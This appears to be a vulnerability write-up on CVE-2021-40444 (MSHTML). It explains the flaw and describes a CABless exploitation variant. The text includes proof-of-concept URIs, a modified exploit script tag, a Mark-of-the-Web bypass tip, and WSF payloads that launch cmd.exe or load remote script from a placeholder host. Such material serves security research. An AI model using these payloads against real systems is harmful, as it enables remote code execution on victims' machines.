CVE-2021-40444 – An Windows Operating System Vulnerability


== Overview ==

The CVE-2021-40444 aka ***MSHTML Engine Remote Code Execution vulnerability***, is a vulnerability that allows attackers to run arbitrary code on vulnerable systems due to improperly handling of of registered file extensions in such a way that it erroneously parse it as a registered URL protocol. By providing specially crafted paths, attackers are able to reliably exploit the issue since it will parse arbitrary file types regardless of them being "unsafe" by design without even prompting.

== Deeper into the Vulnerability ==

By using the "***ShellExecute()***" function exported by the "***Shell32.dll***" library we can get this vulnerability to be exploited, so we can use a compiled PE executable, we can use Windows "**Run**" menu, and we can also use ***Command Prompt (CMD)*** as different vectors. Other functions might behave the same way, and that´s where ***MSHTML*** component enters the scene :

By instantiating the "***HTMLFILE***" ActiveX object and setting the "***Location***" property of the "***Script***" property/object the same thing is achieved. Notice however that, if you reference the crafted path in an HTML ***Iframe***, the most common usage case for referencing URL protocols (specially those that opens with an external program), it fails and display a local error page that informs the URL protocol is unknown. This is the expected behavior, which shows us this is also a matter of implementation. For every URL protocol to be properly parsed, it must be registered on the system. For instance, the well known "***mailto:***" is registered as an URL protocol and has a default program which varies depending on what program the target uses. On Windows, programs differs a file association from a URL Protocol handler by adding the "***URL Protocol***", empty, "***REG_SZ***" value type:



The result is the same for the above scenarios, and the path passed is always relative to the current working directory of the program initiating the action. For example:

.ext:../../123.ext

Because of the behavior of this vulnerability I´m calling it "**Ext2Prot**" (**File Extension To URL Protocol**)

If the current working directory is set to "***Downloads***" folder, a file named "***123.ext***" will be searched in the "***Downloads***" folder and the default "***Open***" command will be used for the file type associated with the file extension ***".ext***". So, this opens doors for a ***remote*** vector as well.

But, similar behavior has been observed and exploited in the past, such as in ***CVE-2018–8495 :*** A remote code execution condition because Microsoft Edge (***legacy***)

interpreted some file associations or ***ProgIds*** as URL Protocols. The PoC demonstating the issue used the ***'wshfile' ProgId:***

```
wshfile:test/../../WinSxS/AMD921~1.48_/SyncAppvPublishingServer.vbs" test test;calc;"
```

By going back even more in time, in 2007 an Windows / Internet Explorer 7 issue caused arbitrary local files (with parameters) to be launched, when a specially crafted URI was passed to some properly registered URL protocols***:***

```
mailto:test%../../../../windows/system32/cmd.exe%20/c%20calc.exe".cmd
```

== An alternative path: CABless version ==

Regarding the vulnerability discussed in this article, it has been observed PoCs involving ***RTF*** and ***DOCX*** documents and it´s said it can also be exploited through other Office apps like Excel and Powerpoint. The path taken involves just a few lines of javascript code, a weakness in ***CAB*** archives that allows an internal ***INF*** file (used on ActiveX installations) with arbitrary content rather than valid ***INF*** data to be placed on a predictable location and further parsed as a ***CPL*** file, which basicly is a ***DLL***. However it´s not necessary to rely on ***CAB*** archives because it´s possible to create a ***"hybrid file"*** and get it to execute the way the attacker wants. For this we need one of the following conditions to be met:

1) Vulnerability exploited via an ***RTF*** document instead of ***DOCX***
2) Download of a ***DOCX*** file AND another one with an arbitrary file extension.
3) Download of a ***RAR*** archive with an internal ***DOCX*** file. (this one might be good to bypass "***Mark-Of-The-Web***" which in turns bypasses MS Office ***Protected View*** feature aka "***Enable Edit***")

The reason for such limitation is simple: ***DOCX*** is a binary format and the file type I use not to need to rely on ***CAB*** archives is ***XML (text***) based with some exceptions regarding the ***XML markup***, but will set the ***"End Of File" (EOF)*** if it encounters a ***null (0x00***) byte; Additionally the file size has a maximum length limitation. Since the ***DOCX*** format is based on ***ZIP*** and the header of this file type do contain null bytes, it cannot be used. The ***RTF*** on the other hand does not contain null bytes or ***illegal XML*** characters. The ***RAR*** format do contain null bytes but it´s possible

to write the necessary file data ***before*** the actual ***RAR*** header. If using ***RTF***, the ***WSF*** data could go at the end of the file.

The file type in question is ***.WSF***, a Windows Script Host file that can contain both VBScript and Jscript code, and allows to retrieve the script files from remote locations when needed, eg. from a web server. The trick used in the URL is quite simple :

.wsf:../../../Downloads/%file%.%ext%?.wsf -> Replace ***%file%*** with the actual file name and ***%ext%*** with the actual file extension. The reason for going back three directories instead of two is that sometimes Word changes the current working directory to ***"Documents"*** before the javascript code that calls the crafted URI completes. Excel and Powerpoint for example, always set the current working directory to ***"Documents" before*** they parse files ***(.xlsx, .ppsx, etc…)***

Regarding the scenarios it´s required to change the URI accordingly:

1) ***.wsf:../../../Downloads/poc.rtf?.wsf*** ***(***Supposing the RTF document is called ***"poc.rtf")***
2) ***.wsf:../../../Downloads/video.mpg?.wsf*** (Supposing a ***"video.mpg"*** file is downloaded along side the ***DOCX*** file.)
3) ***.wsf:../../../Downloads/Documents.RAR?.wsf*** ***(***Supposing a ***RAR*** archive named ***"Documents.RAR"*** is downloaded***.)***

Some different PoCs were posted online, and if we take as a base the following PoC, posted by "***KlezVirus***" :

https://github.com/klezVirus/CVE-2021-40444/

Unless you want to convert the ***DOCX*** file provided to ***RTF*** (I have tried but failed to get the ***linked 'HTMLFILE' object*** to be parsed automatically, a double click in the region that represents it must be performed), you might download the entire package as a ZIP file and then just edit the "***index.html***" file located on the "***srv***" folder, by deleting all code inside the "***script***" tag and writing the one below:

<script>new ActiveXObject("htmlfile").Script.location=".wsf:../../../Downloads/%filename%.%ext%?.wsf";</script>

Again, replace ***"%filename%***" with the actual file name and "***%ext%"*** with the actual file extension you chose. That´s it, now no needs to worry about downloading unsafe file types that could be blocked by web browsers and e-mail programs and no need to rely on ***CAB*** files.

A video demonstration showing scenario ***#3*** is provided:
https://youtu.be/V9XD3VboEcU

A sample ***RAR*** file with both valid ***WSF*** and ***RAR*** data:
https://github.com/Edubr2020/CVE-2021-40444--CABless/blob/main/Sample.rar

Valid ***WSF*** code examples below:

1) <job><script language=vbs>Set s = CreateObject("Shell.Application") : s.ShellExecute "cmd.exe","","","Open",1</script></job>
2) <job><script language=vbs src=http://yourhost.com/file.vbs></script></job>
3) <job><script language=jscript src=http://yourhost.com/file.js></script></job>

   Just replace "***yourhost.com***" with the actual IP or host name. Also you can customize the "***file.vbs***" and "***file.js***" with valid data and use the "***WScript***" object just like you do on a regular script file, for instance, "***file.js***" -> WScript.Echo("HELLO WORLD");

IMPORTANT: Designed to test on an environment you have explicit permission to do. Author takes no responsibility whatsoever for whatever immoral or illegal things done with the information provided in this article. Educational purposes only!